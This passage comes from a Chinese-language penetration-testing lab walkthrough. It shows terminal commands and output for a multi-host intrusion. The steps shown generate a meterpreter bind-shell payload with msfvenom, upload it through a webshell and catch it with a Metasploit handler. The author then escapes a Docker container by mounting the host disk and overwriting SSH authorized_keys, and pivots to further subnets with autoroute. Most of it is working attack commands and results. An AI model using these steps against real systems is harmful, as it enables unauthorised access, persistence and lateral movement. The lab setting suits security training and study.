zsh: corrupt history file /root/.zsh_history
┌──(root💀kali2021)-[~]
└─# msfvenom -p linux/x64/meterpreter/bind_tcp lport=7777 -f elf -o p2.elf
```


22.在将这个后门放到冰蝎连接上的web主机上面



名称	大小	修改时间	权限
.	4096	2021-08-31 12:34:39	R/W/E
..	4096	2021-02-25 15:58:26	R/W/E
.htaccess	603	2020-11-17 16:40:17	R/W/-
favicon.ico	0	2020-11-17 16:40:17	R/W/-
fuckyou.php	576	2021-08-31 12:34:39	R/W/-
index.php	1731	2020-11-17 16:40:17	R/W/-
p1.elf	250	2021-08-31 06:31:03	R/W/-
p2.elf	198	2021-08-31 07:17:05	R/W/E
robots.txt	24	2020-11-17 16:40:17	R/W/-
shell.php	643	2021-08-31 12:34:19	R/W/-
w7.exe	73802	2021-08-31 09:56:05	R/W/-
web.config	1194	2020-11-17 16:40:17	R/W/-
x.php	26	2021-08-29 15:35:11	R/W/-

23.在来使用kali的msf监听这个后门

```
use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
show options
set lport 7777
set rhost 192.168.52.20                 主机连接对方的ip地址
exploit
```



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
仅将文本发送到当前选项卡


```
PING 192.168.52.10 (192.168.52.10) 56(84) bytes of data.
64 bytes from 192.168.52.10: icmp_seq=1 ttl=128 time=0.462 ms
64 bytes from 192.168.52.10: icmp_seq=2 ttl=128 time=0.430 ms
^CInterrupt: use the 'exit' command to quit

--- 192.168.52.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 0.430/0.446/0.462/0.016 ms
msf6 auxiliary(scanner/discovery/udp_probe) > ping 192.168.52.12
[*] exec: ping 192.168.52.12

PING 192.168.52.12 (192.168.52.12) 56(84) bytes of data.
From 192.168.52.1 icmp_seq=3 Destination Host Unreachable
^CInterrupt: use the 'exit' command to quit

--- 192.168.52.12 ping statistics ---
6 packets transmitted, 0 received, +1 errors, 100% packet loss, time 5072ms

msf6 auxiliary(scanner/discovery/udp_probe) > back
msf6 > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/bind_tcp
payload => linux/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > show oip
```



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
仅将文本发送到当前选项卡

```
Payload options (linux/x64/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  6666             yes       The listen port
   RHOST                   no        The target address



Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lport 777
lport => 777
msf6 exploit(multi/handler) > set rhost 192.168.52.20
rhost => 192.168.52.20
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.52.20:777
```


1. 然后在提权的机器上运行后门发现不成功，这就是涉及到前面所提及到的dokcer（为了确保能木马能运行，在真实机上运行试验一下验证）


kali2021 - root@ubuntu: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021

```
./
bash: ./: Is a directory
www-data@8e172820ac78:/home/jobs$ ./shell
./shell
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root
ls
demo.c
shell
cd /var/www/html
ls
favicon.ico
fuckyou.php
index.php
p1.elf
p2.elf
robots.txt
shell.php
w7.exe
web.config
x.php
./p2.elf
```

25.docker逃逸在那台提权上的主机上进行逃逸


```
fdisk -l                  查看磁盘文件
ls /dev                   查看设备文件
cd /
mkdir hello
mount /dev/sda1 /hello
ls /hello
覆盖密匙：
cp -avx /hello/home/ubuntu/.ssh/id_rsa.pub /hello/home/ubuntu/.ssh/authorized_keys
                                                  -avx将权限也一起复制
echo > /hello/home/ubuntu/.ssh/authorized_keys                    清空authorized_keys文件
echo '26步骤生成的密钥' > /hello/home/ubuntu/.ssh/authorized_keys      将ssh秘钥写入
```


kali2021 - root@ubuntu: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
cp -avx /hello/home/ubuntu/.ssh/id_rsa.pub /hello/home/ubuntu/.ssh/authorized_keys
'/hello/home/ubuntu/.ssh/id_rsa.pub' -> '/hello/home/ubuntu/.ssh/authorized_keys'
echo > /hello/home/ubuntu/.ssh/authorized_keys
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDPzTf/sqVvrcll4o5xmG3lKB0DyysvXw/p+xCz2KgpleE3DZqzi/5enHX3QMLKO5IyZedI6ms2y7QaMaJKnowxKGB4xN474TBNPvUfSZRCfperhL
1lBd2uYLg7spUPOD/8LXqVi3DxIwKq7hL/WcIycPL2MKdUDSFq7VEW8bZ47PPenej9V2IjWE6PvwMpI3HVmUGC42MYE5mHjBXhqIZn5y5jJbTwUoitvaETgh6z5lJWdachlPOaowhz3KLMfN1NapYvi3Vw4DZ
EgjeOSBOQJNPgvqUkliaQJKgU4mNiWBhyPUmJUZUmV46xIxaeXy4SjlNftQDP5RT root@ubuntu' > /hello/home/ubuntu/.ssh/authorized_keys
```

26.pc1上覆盖密钥(重新建立一个kali的终端)


```
ssh root@192.168.46.160          重新连接kali
cat hello.pub                    查看密钥
ssh-keygen -f hello              生成密钥
chmod 600 hello                  给予权限
ls
cat  hello.pub
```



```
root@ubuntu:~# cat hello.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDPzTf/sqVvrc1l4o5xmG3lKB0DyysvXw/p+xCz2KgpleE3DZqzi/5enHX3QMLK05IyZedI6ms2y7QaMaJKnowxKGB4xN474TBNPvUfSZRCfperhLc+l
YLg7spUPOD/8LXqVi3DxIwKq7hL/WcIycPL2MKdUDSFq7VEW8bZ47PPenej9V2IjWE6PvwMpI3HVmUGC42MYE5mHjBXhqIZn5y5jJbTwUoitvaETgh6z51JWdachlP0aowhz3KLMfN1NapYvi3Vw4DZmIz
B0QJNPgvqUkliaQJKgU4mNiWBhyPUmJUZUmV46xIxaeXy4SjlNftQDP5RT root@ubuntu
root@ubuntu:~# 
```

27.25步骤写入了密钥就可以连接52.20的主机（刚刚创建密钥的主机上连接）

`ssh -i hello ubuntu@192.168.52.20`



kali2021 - ubuntu@ubuntu: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021


```
|   o+o.+...       |
+----[SHA256]-----+
root@ubuntu:~# chmod 600 hello
root@ubuntu:~#
root@ubuntu:~# ls
dump.rdb  hello  hello.pub  p1.elf  p1.elf.1  p1.elf.2  snap
root@ubuntu:~# cat hello.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+rvjPS92qo+l+6Ge7rYaJjDlEimli4256TpH3hioEuG0NBvLrXGEDb9ypg3W+BsAuhbeDqx705wH7F9twF0vTkLMjy/UlrzqUm3YwzsTHC4rfRMawVa7lj+7cL
xInLmmSfGk+DBF6NHTBEBHlrLAodeUz4j7nr4xuvG1KsRPM7AleUD1PLxFqXB23AuW/CcECHlKMGkj/SPUlndBHWYJwgaBoQyykKAN3gVcSuclD7fv0JJRQ2J0s//BNfJaHWooMS/HlvOxx1UEckW0Xp6jDxTmI4v
8buWNrPIV+OU5ACKAWaIWDDN6W3GMWBKApSlQG49CyopJedJK6lRuzKLOL root@ubuntu
root@ubuntu:~# ssh -i hello ubuntu@192.168.52.20
ubuntu@192.168.52.20's password:

root@ubuntu:~# cat hello.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+rvjPS92qo+l+6Ge7rYaJjDlEimli4256TpH3hioEuG0NBvLrXGEDb9ypg3W+BsAuhbeDqx705wH7F9twF0vTkLMjy/UlrzqUm3YwzsTHC4rfRMawVa7lj+7cL
xInLmmSfGk+DBF6NHTBEBHlrLAodeUz4j7nr4xuvG1KsRPM7AleUD1PLxFqXB23AuW/CcECHlKMGkj/SPUlndBHWYJwgaBoQyykKAN3gVcSuclD7fv0JJRQ2J0s//BNfJaHWooMS/HlvOxx1UEckW0Xp6jDxTmI4v
8buWNrPIV+OU5ACKAWaIWDDN6W3GMWBKApSlQG49CyopJedJK6lRuzKLOL root@ubuntu
root@ubuntu:~# ssh -i hello ubuntu@192.168.52.20
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue Aug 31 02:09:03 2021 from 192.168.52.10
ubuntu@ubuntu:~$ 
```

28.在来运行该木马




kali2021 - ubuntu@ubuntu: /tmp - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:10371 (10.3 KB)  TX bytes:10371 (10.3 KB)

veth53c2aa9 Link encap:Ethernet  HWaddr 5e:f9:b6:0c:33:36
          inet6 addr: fe80::5cf9:b6ff:fe0c:3336/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2740 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2375 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19441224 (19.4 MB)  TX bytes:1037502 (1.0 MB)

ubuntu@ubuntu:~$ ls
Desktop  Dockerfile  Dockerfile~  Documents  Downloads  examples.desktop  KdwGEmVm  Music  password  Pictures  Public  Templates  Videos  x6pqGcOj
ubuntu@ubuntu:~$ cd /tmp
ubuntu@ubuntu:/tmp$ ls
config-err-OsM99x  pp.elf  systemd-generator.7qLsDG  unity_support_test.0  VMwareDnD  vmware-root
ubuntu@ubuntu:/tmp$ ./pp.elf
```

29.然后建立的msf的监听就能接受到会话



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
[*] Started bind TCP handler against 192.168.52.20:7777
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.52.20:7777
[*] Sending stage (3012548 bytes) to 192.168.52.20
[*] Meterpreter session 4 opened (192.168.52.10:54720 -> 192.168.52.20:7777) at 2021-08-31 21:35:40 +0800

meterpreter > getuid
Server username: ubuntu @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000)
meterpreter > background
[*] Backgrounding session 4...
msf6 exploit(multi/handler) > sessions


Active sessions
===============

  Id  Name  Type                    Information                                                Connection
  --  ----  ----                    -----------                                                ----------
  1         meterpreter x64/linux   root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 192.168.46.160   192.168.46.158:6666 -> 192.168.46.160:58878 (192.168.46.160)
  4         meterpreter x64/linux   ubuntu @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @ 1  192.168.52.10:54720 -> 192.168.52.20:7777 (192.168.52.20)
                                    92.168.52.20

msf6 exploit(multi/handler) >
```

30.然后再来进入到ubuntu的会话中查看路由地址，就能添加到93的主机地址

```
session 4
run get_local_subnets
```



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                    Information                                                Connection
  --  ----  ----                    -----------                                                ----------
  1         meterpreter x64/linux   root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 192.168.46.160   192.168.46.158:6666 -> 192.168.46.160:58878 (192.168.46
  4         meterpreter x64/linux   ubuntu @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @ 1  192.168.52.10:54720 -> 192.168.52.20:7777 (192.168.52.2
                                    92.168.52.20


msf6 exploit(multi/handler) > sessions 4
[*] Starting interaction with 4...

meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 172.17.0.0/255.255.0.0
Local subnet: 172.18.0.0/255.255.0.0
Local subnet: 172.19.0.0/255.255.0.0
Local subnet: 172.20.0.0/255.255.0.0
Local subnet: 192.168.52.0/255.255.255.0
Local subnet: 192.168.93.0/255.255.255.0
meterpreter >
```

```
run autoroute -p
run post/multi/manage/autoroute
```

31.现在我们已经拿下了20和10的主机，我们要拿下30的主机，我们要使用nmap来扫描ip地址的服务，虽然我们这台msf有52网段的ip路由，但是nmap不是msf内置的工具，所以我们可以设置一个代理来使用nmap扫描工具。


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
[-] Unknown command: ping.
meterpreter > background
[*] Backgrounding session 4...
msf6 exploit(multi/handler) > ping 192.168.52.20
[*] exec: ping 192.168.52.20

PING 192.168.52.20 (192.168.52.20) 56(84) bytes of data.
64 bytes from 192.168.52.20: icmp_seq=1 ttl=128 time=0.516 ms
^CInterrupt: use the 'exit' command to quit

